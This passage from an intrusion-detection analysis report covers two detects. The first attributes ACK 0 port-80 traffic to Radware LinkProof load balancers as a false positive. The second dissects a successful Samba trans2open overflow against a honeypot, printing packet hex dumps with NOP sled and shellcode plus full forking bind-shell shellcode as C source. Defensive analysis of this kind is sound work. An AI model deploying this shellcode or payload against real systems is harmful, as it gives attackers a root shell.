Anyway, the truth is, as it will be shown in the next sections, that these packets are generated by some network devices with no harmful intention, and those devices do not make any effort to hide themselves by sending decoy packets and/or spoofing the source IP addresses.

2.1.4 Description of attack

This detect is not an attack, but traffic generated by some load balancers (product named LinkProof, from Radware Ltd.) in their attempt to find the faster path to serve the contents from server to client or vice versa, as it will be shown in the next section. It should therefore be classified as a "false positive".

LinkProof is a network device made by Radware [RAD01] whose purpose, according to their Frequently Asked Questions (FAQ) document [RAD02], is "to intelligently load balance and select the best ISP [Internet Service Provider] link that will give users the fastest access to their data across the Internet".

The way the LinkProof device calculates which is the best ISP link to be used to communicate with a particular destination involves, as explained in the same FAQ document, sending "a number of [...] packets to the destination across all ISP links in order to measure the time delay".

The packets of this detect are some of those "measuring" packets sent by different LinkProof devices, each of them through two different ISPs. The next section shows how I got to this conclusion.

2.1.5 Attack mechanism

Again, this detect is not an attack, but even so, it is important for any intrusion analyst to know a little more about this kind of traffic so that he or she can spot it should he or she encounter it again. In my humble opinion, identifying false positives is very close in importance to identifying true positives.

The packets analyzed in this detect (ACK 0 scans from port 80 to port 80) are

only the tip of the iceberg of the scanning performed by the LinkProof load balancers. The log file analyzed contains only packets that triggered some Snort alert. Had the log file had a full trace, several other packets would have appeared surrounding the ACK 0 scans.

The most concise yet accurate description I have seen about the whole set of scans performed by LinkProof devices is included in a SANS/GIAC report from March 14, 2001 (back in the days when GIAC stood for Global Incident Analysis Center). The report can be found at: http://www.sans.org/y2k/031401.htm [BEN01]. There, John Benninghoff summarizes the LinkProof activity like this: "A typical 'scan' includes a UDP packet followed by an ICMP echo request, then TCP ACK, TCP SYN, TCP RST, normally directed at our name server". Only the last part of the sentence (“normally directed at our name server”) happens to be a particular case and not a general characteristic of the scans.

Looking at the log entries provided in the same document, and in another report referenced within that report, namely http://www.sans.org/y2k/092200.htm [BEN02], I would expand a little bit his explanation as follows.

Let us assume that there are two networks: A and B. Network B is a multi-homed network with 2 ISP links (ISP1 and ISP2). There is a LinkProof device on Network B that routes the outgoing traffic from network B through whatever of the two ISPs is optimal at any given moment.

First, something must trigger the scan. This could be any packet going from network A to network B through the LinkProof device. For example, it could be a DNS query from a client in network A to a DNS server in network B, but it might as well be an HTTP connection or any other traffic. Note that it could also be the other way around: the trigger could be a packet going from a web browser in network B to a web server in network A.

Then, the LinkProof has to calculate the fastest route (ISP1 or ISP2) from network B to network A in order to send all packets from B to A through either of the two ISPs. In order to do so, it sends the following sequence of packets to the originator of the traffic in network A, through one of the ISPs (say ISP1):

- UDP dstport=37852; srcport=”ephemeral but constant for all UDP packets.”
- ICMP echo request.
- TCP ACK 0 srcport=80 dstport=”ephemeral OR the same dstport as the packet that triggered the scan.”
- TCP SYN dstport=same as in TCP ACK 0; srcport=”ephemeral but constant for all TCP SYN and RST packets.”
- (5 second pause)
- TCP RST dstport=”same as in TCP ACK 0”; srcport=”same as in TCP ACK 0”.

Immediately after that RST packet, the sequence is repeated through ISP2.

One extra characteristic of the packets sent by the LinkProof, was brought to my attention by Michael Flitcraft [FLI01]: all packets exhibit an unusually low TCP sequence number (1-4 decimal digits). Since the TCP sequence number field in the TCP header is 32 bit long, which allows for values from 0 to 4.29497*10^9 decimal, these are indeed low numbers. The TCP sequence numbers were not shown in the logs that Radware recognized as LinkProof's traffic (shown later), so there is no certainty about this being an intrinsic property of LinkProof devices. Yet, as all the other characteristics of the packets match, I bet this is just another characteristic of LinkProof's proximity scans.

Table 16 shows a slightly edited excerpt of the log included by John Benninghoff in the mentioned SANS report, http://www.sans.org/y2k/092200.htm [BEN02]. I have only added the text marked with "---" and some carriage returns to make it easier to read.

```
--- DNS QUERY
08:12:27.074004 our.ns.ip.addr.1098 > 213.8.52.189.53:
   26495+ (34) (ttl 64,id 19535)

--- SCAN THROUGH ISP1 BEGINS
08:12:27.346421 2.2.2.2.13570       > our.ns.ip.addr.37852:
   udp 10 (ttl 47, id 29970)
--- DNS REPLY (interleaved with the scan)
(dns reply)  08:12:27.348232 213.8.52.189.53     > our.ns.ip.addr.1098:
   26495*- 2/0/0 . (66) (ttl 48, id 29968)
--- End of DNS REPLY
08:12:27.354603 2.2.2.2             > our.ns.ip.addr:    icmp:   echo request
   (ttl 47, id 29972)
08:12:27.360347 2.2.2.2.80          > our.ns.ip.addr.18948:   . ack 0 win 1024
   (ttl 47, id 29974)
08:12:27.372525 2.2.2.2.13568       > our.ns.ip.addr.18948:   S
   3836673111:3836673111(0) win 1024 (ttl 47, id 29976)
08:12:32.421322 2.2.2.2.13568       > our.ns.ip.addr.18948:   R
   3836673112:3836673112(0) win 1024 (ttl 47, id 30082)
--- SCAN THROUGH ISP1 ENDS

--- SCAN THROUGH ISP2 BEGINS
08:12:32.422160 2.2.2.2.13570       > our.ns.ip.addr.37852:
   udp 10 (ttl 47, id 30084)
08:12:32.424452 2.2.2.2             > our.ns.ip.addr:    icmp:   echo request
   (ttl 47, id 30086)
08:12:32.425477 2.2.2.2.80          > our.ns.ip.addr.18948:   . ack 1 win 1024
   (ttl 47, id 30088)
08:12:32.425764 2.2.2.2.13568       > our.ns.ip.addr.18948:   S
   3837923111:3837923111(0) win 1024 (ttl 47, id 30090)
08:12:37.402361 2.2.2.2.13568       > our.ns.ip.addr.18948:   R
   3837923112:3837923112(0) win 1024 (ttl 47, id 30176)
--- SCAN THROUGH ISP2 ENDS
```

Table 16 Excerpt of log (edited) from John Benninghoff (http://www.sans.org/y2k/092200.htm)

In the log file of the detect subject of this analysis, only the “TCP ACK 0 srcport=80” were available, because only packets that violated some Snort rule were captured, and the rest of the packets in the scans didn't violate any rule.

Radware confirmed that this traffic pattern was generated by their LinkProof product in a mail addressed to Javier Romero, available at the same SANS/GIAC report mentioned before: http://www.sans.org/y2k/031401.htm. [BEN01]

2.1.6 Correlations

Traffic similar to this detect has been reported an analyzed in the already mentioned reports from SANS/GIAC:

http://www.sans.org/y2k/031401.htm [BEN01]

http://www.sans.org/y2k/092200.htm [BEN02]

Michael Flitcraft analyzed similar traffic, from a different log file, arriving to a different conclusion:

http://cert.uni-stuttgart.de/archive/intrusions/2003/10/msg00077.html [FLI01]

More information about the LinkProof product can be found at:

http://www.radware.com/content/products/library/faq_lp.pdf [RAD02]

The link referenced in the Snort Alert, shown below, describes the TCP ACK 0 scan as it was done by older versions of Nmap:

http://www.whitehats.com/info/IDS28 [WHI01]

That document references the vulnerability CAN-1999-0523, the description of which can be found at the URL shown below. But that vulnerability talks about leaking information through ICMP, and not specifically about TCP ACK pings, so it is only loosely related:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0523 [CVE01]

More information about Nmap can be found at:

http://www.insecure.org/nmap/ [FYO01]

2.1.7 Evidence of active targeting

There is no “targeting” as such since this is not an attack. Any Internet host would receive this scanning activity from the LinkProof device, whenever the load balancer needed to recalculate the best path of communication with the host.

2.1.8 Severity

The severity of the detect will be calculated using the following formula, where each item is to be ranked from 1 (lowest) to 5 (highest):

Severity = (criticality + lethality) - (system countermeasures + network countermeasures).

Below, I assign a value to each variable in the above formula, and offer an explanation of every choice.

Criticality: 5

I can't know the criticality of the affected servers,since that information cannot be pulled from the tcpdump binary log file. Thus, I assume maximum criticality, 5, just to err on the safe side.

Lethality: 1

It is an information gathering attempt, but with no evil intention. Assuming that no real attacker gets hold of that information or spoofs a LinkProof device to scan the network, the lethality is minimal.

System countermeasures: 1

As it was the case with criticality, I cannot know what system countermeasures are in place. Once again, I choose to err on the safe side and assume that no countermeasures are set up at the system level.

Network countermeasures: 1

The fact that there are an external gateway and an internal gateway makes me hope that the internal gateway is some kind of firewall. If that were the case, and it were a stateful firewall, and it were well configured, then it would repel this kind of scans, whether ill-intentioned or not. Nevertheless, to continue with the worst case scenario, I assume that there is no firewall at all and assign 1 (minimum) to the existing network countermeasures.

Putting it all together:

Severity = (5 + 1) - (1 + 1) = 4

2.1.9 Defensive recommendation

All of these scan attempts, both well and ill-intentioned, should be blocked at a stateful firewall, before entering the internal network. In the network diagram shown at the beginning of the analysis, I would recommend that the internal gateway would constitute such firewall.

There is no reason for a border firewall to allow in any of the traffic generated by the LinkProof load balancer:

- Unsolicited UDP packets
- ICMP
- TCP ACK and TCP RST packets not belonging to previously established connections
- TCP SYN packets should be allowed only to specific services on specific servers

On top of that, personal or server firewalls would also help in case the border firewall was misconfigured, vulnerable, or simply off at some point in time.

2.1.10 Multiple choice test question

Suppose you get the following pattern of incoming traffic (your net is 170.129.0.0/16):

```
09:40:32.336507 61.221.88.198.80   > 170.129.108.132.80: . ack 0 win 1400
09:40:37.266507 61.221.88.198.80   > 170.129.108.132.80: . ack 0 win 1400
09:40:42.336507 192.192.171.251.80 > 170.129.108.132.80: . ack 0 win 1400
09:40:47.226507 192.192.171.251.80 > 170.129.108.132.80: . ack 0 win 1400
11:08:21.056507 61.218.15.118.80   > 170.129.157.204.80: . ack 0 win 1400
11:08:26.186507 61.218.15.118.80   > 170.129.157.204.80: . ack 0 win 1400
```

What is the most likely explanation?

a) Someone is using Nmap to check if your servers are responding (TCP ACK ping).

b) This is normal traffic generated by people browsing your web servers.

c) This is traffic generated by some load balancers (LinkProof, from Radware Ltd.) in their attempt to find the faster path from server to client or vice versa.

d) None of the above.

Answer: c)

Explanation:

This is certainly abnormal traffic. For one thing, the chances of the ack number being zero in a normal connection are extremely low. Also, the client in a normal HTTP connection would use and ephemeral port (1024 to 65535) and not port 80 as the server. Older versions of Nmap used to set the ack number to zero when doing a "TCP ping" scan, but still, the source port was set to some random

number. And definitely, the 5 second delay between two ack 0 scans, is a signature of LinkProof load balancers trying to find the faster path from server to client or vice versa.

2.1.11 Questions and answers from intrusions@incidents.org

I posted my analysis of this detect to the "instrusions@incidents.org" mailing list on Tuesday 04 Nov 2003:

http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00014.html [PER01]

I only received the following question, from Michael Flitcraft:

"I noticed TCP Seq #'s with a decimal value in the tens or hundreds range (2 or 3 digits) on packets with a src & dst port of 80. Given their 32-bit allotment in the header, what do you think? Is this typical of Radware's load balancer?"

(http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00030.html) [FLI02]

I checked the TCP sequence number of the packets in my detect and they were low indeed. I had missed that. To me, that indicated that this was yet another special characteristic of the traffic generated by LinkProof devices, although I couldn't be 100% sure since "the logs that were confirmed by Radware to be from a LinkProof did not show the sequence number of the packets, and I don't have access to a LinkProof device to check it out myself" (copied from my reply).

The full contents of my reply message can be found at:

http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00063.html [PER02]

As referenced in the correlations section, Michael Flitcraft had analyzed a similar detect and arrived to the conclusion that it was most probably a real scan instead of traffic from a LinkProof device. He observed, in a last response to my reply message, that there is no consensus on this topic and that it would be nice to get ahold of one of these devices and perform some definitive tests. I do agree with him.

This last message can be found at:

http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00065.html [FLI03]

2.2 Detect #2: SAMBA trans2open buffer overflow attack

The detect analyzed in this section consists of two parts: Part I, on Table 17, shows a list of the packets involved in the attack. Part II, on Table 18, shows the contents of two of those packets.

```
$ export TZ=UTC
$ tcpdump -nn -S -s 4096 -r detect2.tcpdump
13:56:52.082110 12.101.37.249.2817 > 192.168.200.150.45295: S
  3762459636:3762459636(0) win 32120 <mss 1460,sackOK,
  timestamp 43392557 0,nop,wscale 0> (DF)
13:56:52.083245 192.168.200.150.45295 > 12.101.37.249.2817: R
  0:0(0) ack 3762459637 win 0 (DF)

13:56:52.192004 12.101.37.249.2793 > 192.168.200.150.139: P
  3758346096:3758347544(1448) ack 1705443408 win 32120
  <nop,nop,timestamp 43392558 252389178> NBT Packet (DF)
13:56:52.192515 192.168.200.150.139 > 12.101.37.249.2793: . ack
  3758347544 win 8688 <nop,nop,timestamp 252389803 43392558> (DF)
13:56:52.276005 12.101.37.249.2793 > 192.168.200.150.139: P
  3758347544:3758348992(1448) ack 1705443408 win 32120
  <nop,nop,timestamp 43392558 252389178> NBT Packet (DF)
13:56:52.318292 192.168.200.150.139 > 12.101.37.249.2793: . ack
  3758348992 win 10136 <nop,nop,timestamp 252389880 43392558> (DF)
13:56:52.324487 12.101.37.249.2793 > 192.168.200.150.139: P
  3758348992:3758350095(1103) ack 1705443408 win 32120
  <nop,nop,timestamp 43392558 252389178> NBT Packet (DF)
13:56:52.325790 12.101.37.249.2793 > 192.168.200.150.139: F
  3758350095:3758350095(0) ack 1705443408 win 32120
  <nop,nop,timestamp 43392558 252389178> (DF)

13:56:52.327616 12.101.37.249.2818 > 192.168.200.150.45295: S
  3763477283:3763477283(0) win 32120 <mss 1460,sackOK,
  timestamp 43392558 0,nop,wscale 0> (DF)
13:56:52.327941 192.168.200.150.45295 > 12.101.37.249.2818: S
  1707416552:1707416552(0) ack 3763477284 win 5792
  <mss 1460,sackOK,timestamp 252389886 43392558,nop,wscale 0> (DF)
$
```

Table 17 Part I: tcpdump listing

```
13:56:52.192004 12.101.37.249.2793 > 192.168.200.150.139: P
   3758346096:3758347544(1448) ack 1705443408 win 32120
   <nop,nop,timestamp 43392558 252389178> NBT Packet (DF)
0x0000   4500 05dc 5c62 4000 2906 341d 0c65 25f9        E...\b@.).4..e%.
0x0010   c0a8 c896 0ae9 008b e003 cf70 65a7 0050        ...........pe..P
0x0020   8018 7d78 d993 0000 0101 080a 0296 1e2e        ..}x............
0x0030   0f0b 273a 0004 0830 ff53 4d42 3200 0000        ..':...0.SMB2...
0x0040   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0050   0100 0000 6400 0000 00d0 070c 00d0 070c        ....d...........
0x0060   0000 0000 0000 0000 0000 00d0 0743 000c        ............C..
0x0070   0014 0801 0000 0000 0000 0000 0000 0000        ................
0x0080   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0090   0000 0090 0090 9090 9090 9090 9090 9090        ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
[...]
0x0470   9090 9090 9090 9090 9090 9090 eb70 9094        ............p..
0x0480   f9ff bf24 faff bf94 f9ff bf24 faff bf94        ...$.......$....
0x0490   f9ff bf24 faff bf94 f9ff bf24 faff bf94        ...$.......$....
0x04a0   f9ff bf24 faff bf94 f9ff bf24 faff bf94        ...$.......$....
0x04b0   f9ff bf24 faff bf94 f9ff bf24 faff bf94        ...$.......$....
0x04c0   f9ff bf24 faff bf94 f9ff bf24 faff bf94        ...$.......$....
0x04d0   f9ff bf24 faff bf94 f9ff bf24 faff bf90        ...$.......$....
0x04e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
[...]
0x05d0   9090 9090 9090 9090 9090 9090                  ............


13:56:52.276005 12.101.37.249.2793 > 192.168.200.150.139: P
   3758347544:3758348992(1448) ack 1705443408 win 32120
   <nop,nop,timestamp 43392558 252389178> NBT Packet (DF)
0x0000   4500 05dc 5c63 4000 2906 341c 0c65 25f9        E...\c@.).4..e%.
0x0010   c0a8 c896 0ae9 008b e003 d518 65a7 0050        ............e..P
0x0020   8018 7d78 4aa4 0000 0101 080a 0296 1e2e        ..}xJ...........
0x0030   0f0b 273a 9090 9090 9090 9090 9090 9090        ..':............
0x0040   9090 9090 9090 9090 9090 9090 9090 9090        ................
[...]
0x0180   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0190   9090 9090 31c0 31db 31c9 51b1 0651 b101        ....1.1.1.Q..Q..
0x01a0   51b1 0251 89e1 b301 b066 cd80 89c1 31c0        Q..Q.....f....1.
0x01b0   31db 5050 5066 68b0 efb3 0266 5389 e2b3        1.PPPfh....fS...
0x01c0   1053 b302 5251 89ca 89e1 b066 cd80 31db        .S..RQ.....f..1.
0x01d0   39c3 7405 31c0 40cd 8031 c050 5289 e1b3        9.t.1.@..1.PR...
0x01e0   04b0 66cd 8089 d731 c031 db31 c9b3 11b1        ..f....1.1.1....
0x01f0   01b0 30cd 8031 c031 db50 5057 89e1 b305        ..0..1.1.PPW....
0x0200   b066 cd80 89c6 31c0 31db b002 cd80 39c3        .f....1.1.....9.
0x0210   7540 31c0 89fb b006 cd80 31c0 31c9 89f3        u@1.......1.1...
0x0220   b03f cd80 31c0 41b0 3fcd 8031 c041 b03f        .?..1.A.?..1.A.?
0x0230   cd80 31c0 5068 2f2f 7368 682f 6269 6e89        ..1.Ph//shh/bin.
0x0240   e38b 5424 0850 5389 e1b0 0bcd 8031 c040        ..T$.PS......1.@
0x0250   cd80 31c0 89f3 b006 cd80 eb99 9090 9090        ..1.............
0x0260   9090 9090 9090 9090 9090 9090 9090 9090        ................
[...]
0x05d0   9090 9090 9090 9090 9090 9090
```

Table 18 Part II: Contents of the deadly packets

2.2.1 Source of Trace

The detect was obtained on October 20th 2003 from a full network audit trail captured using tcpdump in my home network.

Table 19 shows a diagram of the network as it was at the time of the data capture.




Table 19 Network diagram

The system labeled "Honeypot" was a Linux Red Hat 8.0 system, not fully patched, and several network services active. Its only purpose was to sit there and see if anybody cared to attack it. The attack would be recorded by the system running tcpdump for analysis, as explained below.

The system labeled "tcpdump" was a Linux Red Hat 9.0 system, running tcpdump to record, in binary mode, all network traffic going to and from the Honeypot. Tcpdump is a network sniffer that is included by default in most Linux distributions.

The binary log generated by tcpdump was later processed in the same system to produce the detects being analyzed in this section.

2.2.2 Detect was generated by

The detect was generated by tcpdump version 3.7.2 using libpcap version 0.7.2 on a Linux Red Hat 9.0 system (invoking tcpdump with option "-V" shows the version number of both tcpdump and libpcap).

The original binary log file was recorded by tcpdump running in sniffing mode, as shown on Table 20.

```
$ tcpdump -s 4096 -w detect2.tcpdump
```

Table 20 Tcpdump command line

Table 21 explains the previous command line options.

```
-s 4096                  Snarf 4096 bytes of data from each
                         packet rather than the default of 68.

-w detect2.tcpdump       Write the raw packets to file
                         "detect2.tcpdump", rather than parsing
                         and  printing them  out.
```

Table 21 Tcpdump command line options (from tcpdump's man page)

Part I of the detect, the tcpdump listing, was generated by processing the tcpdump binary log file again using tcpdump with the options shown on Table 22.

```
$ export TZ=UTC
$ tcpdump -nn -S -s 4096 -r detect2.tcpdump
```

Table 22 Snort command line

The first line (export TZ=UTC) sets the timezone variable to UTC (Universal Coordinated Time) so that the timestamps shown later by tcpdump refer to that time zone.

Table 23 explains the new options used in the previous tcpdump command.

```
-nn                Don't convert host addresses, protocol and
                   port numbers etc. to names
-S                 Print absolute, rather than relative, TCP
                   sequence numbers.
-r detect2.tcpdump Read packets from file "detect2.tcpdump".
```

Table 23 Tcpdump command line options (from tcpdump's man page)

Finally, Part II of the detect was generated by processing the tcpdump binary log file once again using tcpdump using the "-X" option, which tells tcpdump to print the contents of the packets both in hexadecimal and in ASCII. Only the two packets more relevant to the attack are shown. Their payloads are the core of the attack, as will be shown later. Actually, a third packet containing only a series a 0x90 and then a series of 0x00 ,has been omitted for brevity reasons. Its relationship to the other two packets will be explained later in the "attack

mechanism" section.

2.2.3 Probability the source address was spoofed

The source IP addresses in this detect are not spoofed.

For one thing, the detect shows a fully established TCP session sending data back and forth (packets 3 to 8 in part I of the detect). Although it is certainly possible to spoof IP addresses in TCP connections, this is very hard to do in comparison to spoofing IP addresses in other connectionless protocols such as UDP or ICMP. Among other things, it involves guessing the initial sequence number and the amount of data sent by the target on each packet. It also involves making sure that the spoofed host will not be able to respond to the unsolicited packets that it will get, while making sure it will be able to receive those packets so that its neighbor router does not send the victim an "ICMP destination unreachable" message that would cause the connection to be dropped by the victim. The fact that the established TCP connection flows smoothly, without any "mistaken" TCP sequence number supports the non-spoofing hypothesis.

Also, the other two TCP connection attempts (first two packets and last two packets in part I of the detect), further support the hypothesis of the source IP addresses not being spoofed. They would not make sense if the attacker could not see the reply from the victim host (the honeypot), as it will be shown in the next sections. The attacker could not be doing "blind" IP spoofing: he or she would need to be able to, at least, sniff the responses at some intermediate point between the victim and the spoofed host.

Blind IP spoofing may be the only solution in some cases to exploit some trust relationship between two systems, as in the famous attack of Kevin Mitnick against Tsutomu Shimomura [SHI01] [SHI02]. However, as it will be shown in the next sections, the attack in this detect is directed against a vulnerable network service being offered by the honeypot to anyone on the Internet. The only reason to spoof the source IP address on this attack would be to hide the source of the attack in order to make it difficult to trace the attacker. But the same objective would be achieved in a much more effective and easy way by simply launching the attack from a compromised system. Actually, that method is frequently applied recursively: the attacker would connect to the system that launches the attack, not directly but through a chain of other compromised hosts, in order to avoid easy tracing.

2.2.4 Description of attack

This detect shows a successful break into a system by taking advantage of the "trans2open" buffer overflow vulnerability of the samba server daemon (CAN-2003-0201) [CVE02].

The Common Vulnerabilities and Exposures (CVE) database offers the following description for this vulnerability ("trans2open"), assigned CAN-2003-0201 and available at http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201 [CVE02]:

"Buffer overflow in the call_trans2open function in trans2.c for Samba 2.2.x before 2.2.8a, 2.0.10 and earlier 2.0.x versions, and Samba-TNG before 0.3.2, allows remote attackers to execute arbitrary code."

A more detailed description of the vulnerability can be found in the following advisory by Digital Defense, dated 04-07-2003:

http://www.digitaldefense.net/labs/advisories/DDI-1013.txt [DDI01]

The advisory explains that the problem lies in the following function call:

"StrnCpy(fname,pname,namelen); / Line 252 of smbd/trans2.c */"*

and why:

*"In the call_trans2open function in trans2.c, the Samba StrnCpy function copies pname into fname using namelen. The variable namelen is assigned the value of strlen(pname)+1, which causes the overflow.2 of smbd/trans2.c */"*

The attack in this particular detect is developed in three stages:

- First, the attacker checks that the system hasn't yet been compromised (SYN packet to port 45295/tcp, reply RST). The reason why he or she tries to connect to that particular port will be made clear in the next paragraph.
- Second, he or she launches the actual exploit, the data that will overflow the buffer of the samba server. If successful, it will cause the samba server to fork a process that will listen on port 45295 and spawn a root shell when someone connects to it. This is further analyzed in the next section, where the attack mechanism is described.
- Finally, the attacker tries once again to connect to port 45295/tcp, and this time, he or she gets an ACK packet confirming the success of the exploit (SYN packet to port 45295/tcp, reply ACK).

The next section analyzes the attack in more detail.

2.2.5 Attack mechanism

The first two packets in Part I show how the attacker first checks if the system has already been compromised. He or she tries to connect to port 45295/tcp by sending a SYN packet. The victim responds with a RST packet meaning that the port is closed, no program is listening at that point in time on that port.

Next, the attacker sends three packets to port 139/tcp containing the payload that will try to overflow a buffer of the samba server daemon. If successful, it will make the samba server to fork a process that will listen on port 45295/tcp and spawn a shell when someone connects to it. Because the samba daemon runs with root privileges, the spawned shell will be a root shell. The content of the first two of those packets are shown on Part II of the detect. The third packet, containing a set of 0x90 and then a set of 0x00 is omitted for brevity reasons. The payload of the three packets is analyzed later in this section. Interleaved with these three, there are two packets sent by the honeypot to the attacker, simply acknowledging (TCP flag ACK) the receipt of the attacker's packets.

Note that these packets belong to a connection that must have been established before. The initial three-way handshake (SYN, SYN-ACK, ACK), which happened before the first packet of the detect, is not shown for brevity reasons.

Immediately after the third "poisoned" packet, the attacker indicates the victim that he or she wants to drop the connection (TCP flag FIN). The victim will respond by closing the connection in the usual ordered manner, sending ACK, FIN-ACK, and waiting for the final ACK from the other end, but this is not shown on the detect, again, for brevity reasons.

Finally, the attacker tries again to connect to port 45295/tcp on the victim by sending a SYN packet, and this time the victim responds with an ACK packet which indicates that there is a process listening on that port, and thus, the attack has been successful.

It can be concluded that, at that point in time, the attack had been successful, and my honeypot compromised. Anyone connecting to port 45295/tcp on the honeypot would instantly get a root shell.

Looking closer at the payload of the "poisoned" packets, it can be confirmed that it is a SMB trans2open request by running tcpdump in very verbose mode (-vv), as shown on Table 24.

```
$ tcpdump -nn -S -s 4096 -X -r detect2.tcpdump -vv | strings | less
[...]
13:56:52.192004 12.101.37.249.2793 > 192.168.200.150.139: P [tcp sum ok]
3758346096:3758347544(1448) ack 1705443408 win 32120 <nop,nop,timestamp
43392558 252389178>
>>> NBT Packet
NBT Session Packet
Flags=0x4
Length=2096 (0x830)
WARNING: Short packet. Try increasing the snap length (1444)
SMB PACKET: SMBtrans2 (REQUEST)
SMB Command   =  0x32
Error class   =  0x0
Error code    =  0 (0x0)
Flags1        =  0x0
Flags2        =  0x0
Tree ID       =  1 (0x1)
Proc ID       =  0 (0x0)
UID           =  100 (0x64)
MID           =  0 (0x0)
Word Count    =  0 (0x0)
TRANSACT2_OPEN param_length=2000 data_length=12
[...]
```

Table 24 Tcpdump confirming it is a SMB trans2open request

Looking at Part II of the detect it is clear that what is sent to overflow the stack of the server is the following sequence of contents:

- 0x90s (NOPs). This is the opcode of a null instruction for an IA32 processor.
- Return address(24 times): 0xbffffa24 or 0xbffff994
- 0x90s (NOPs).
- Shellcode
- 0x90s (NOPs).

If it is successful, the samba process will jump to the return address specified by the attacker which will be located in the middle block of NOPs, so that the processor start to execute those NOPs and end up executing the shellcode.

The shellcode could be any code of the attacker's choice. In this case, it will force the samba daemon to listen for connections on port 45295/tcp and spawn a root shell to anyone connecting to that port. I concluded so because I found, using Google (http://www.google.com) [GGL01], the C code equivalent to the shellcode at the following URL:

http://www.netric.org/shellcode/linux-x86/forking_bind.c [ESD01]

The following two tables show two extracts from that C code source file. Table 25 shows the shellcode in its hexadecimal representation, which matches byte by byte the shellcode of the detect, and Table 26 shows the same shellcode in C code representation, which confirms the description I gave above.

```
/* linux x86 shellcode by eSDee of Netric (www.netric.org)
 * 200 byte - forking portbind shellcode - port=0xb0ef(45295)
 */

#include <stdio.h>

char
main[] =
            "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
            "\x06\x51\xb1\x01\x51\xb1\x02\x51"
            "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
            "\x89\xc1\x31\xc0\x31\xdb\x50\x50"
            "\x50\x66\x68\xb0\xef\xb3\x02\x66"
            "\x53\x89\xe2\xb3\x10\x53\xb3\x02"
            "\x52\x51\x89\xca\x89\xe1\xb0\x66"
            "\xcd\x80\x31\xdb\x39\xc3\x74\x05"
            "\x31\xc0\x40\xcd\x80\x31\xc0\x50"
            "\x52\x89\xe1\xb3\x04\xb0\x66\xcd"
            "\x80\x89\xd7\x31\xc0\x31\xdb\x31"
            "\xc9\xb3\x11\xb1\x01\xb0\x30\xcd"
            "\x80\x31\xc0\x31\xdb\x50\x50\x57"
            "\x89\xe1\xb3\x05\xb0\x66\xcd\x80"
            "\x89\xc6\x31\xc0\x31\xdb\xb0\x02"
            "\xcd\x80\x39\xc3\x75\x40\x31\xc0"
            "\x89\xfb\xb0\x06\xcd\x80\x31\xc0"
            "\x31\xc9\x89\xf3\xb0\x3f\xcd\x80"
            "\x31\xc0\x41\xb0\x3f\xcd\x80\x31"
            "\xc0\x41\xb0\x3f\xcd\x80\x31\xc0"
            "\x50\x68\x2f\x2f\x73\x68\x68\x2f"
            "\x62\x69\x6e\x89\xe3\x8b\x54\x24"
            "\x08\x50\x53\x89\xe1\xb0\x0b\xcd"
            "\x80\x31\xc0\x40\xcd\x80\x31\xc0"
            "\x89\xf3\xb0\x06\xcd\x80\xeb\x99";

[...]
```

Table 25 Shellcode in hexadecimal format (http://www.netric.org/shellcode/linux-x86/forking_bind.c)

```
[...]
int
c_code()
{
        char *argv[2];
        char *sockaddr =  "\x02\x00"            //  Address family
                          "\xb0\xef"            //  port
                          "\x00\x00\x00\x00"
                          "\x00\x00\x00\x00"
                          "\x00\x00\x00\x00";

        int sock       = 0;
            int new_sock           = 0;
            int a                  = 16;

        sock = socket(2, 1, 6);
            if (bind(sock, sockaddr, 16) != 0) exit();
            listen(sock, 0);

            signal(17, 1);

            while(1) {

                        new_sock = accept(sock, 0, 0);

                    if (fork() == 0) {
                                close(sock);
                        dup2(new_sock, 0);
                        dup2(new_sock, 1);
                                dup2(new_sock, 2);
                        argv[0] = "//bin/sh";
                                argv[1] = NULL;
                                execve(argv[0], &argv[0], NULL);
                        exit();
                        }

                        close(new_sock);
            }

}
[...]
```

Table 26 Shellcode in C code format (http://www.netric.org/shellcode/linux-x86/forking_bind.c)

The shellcode is attributed to eSDee of Netric (www.netric.org) [ESD01].

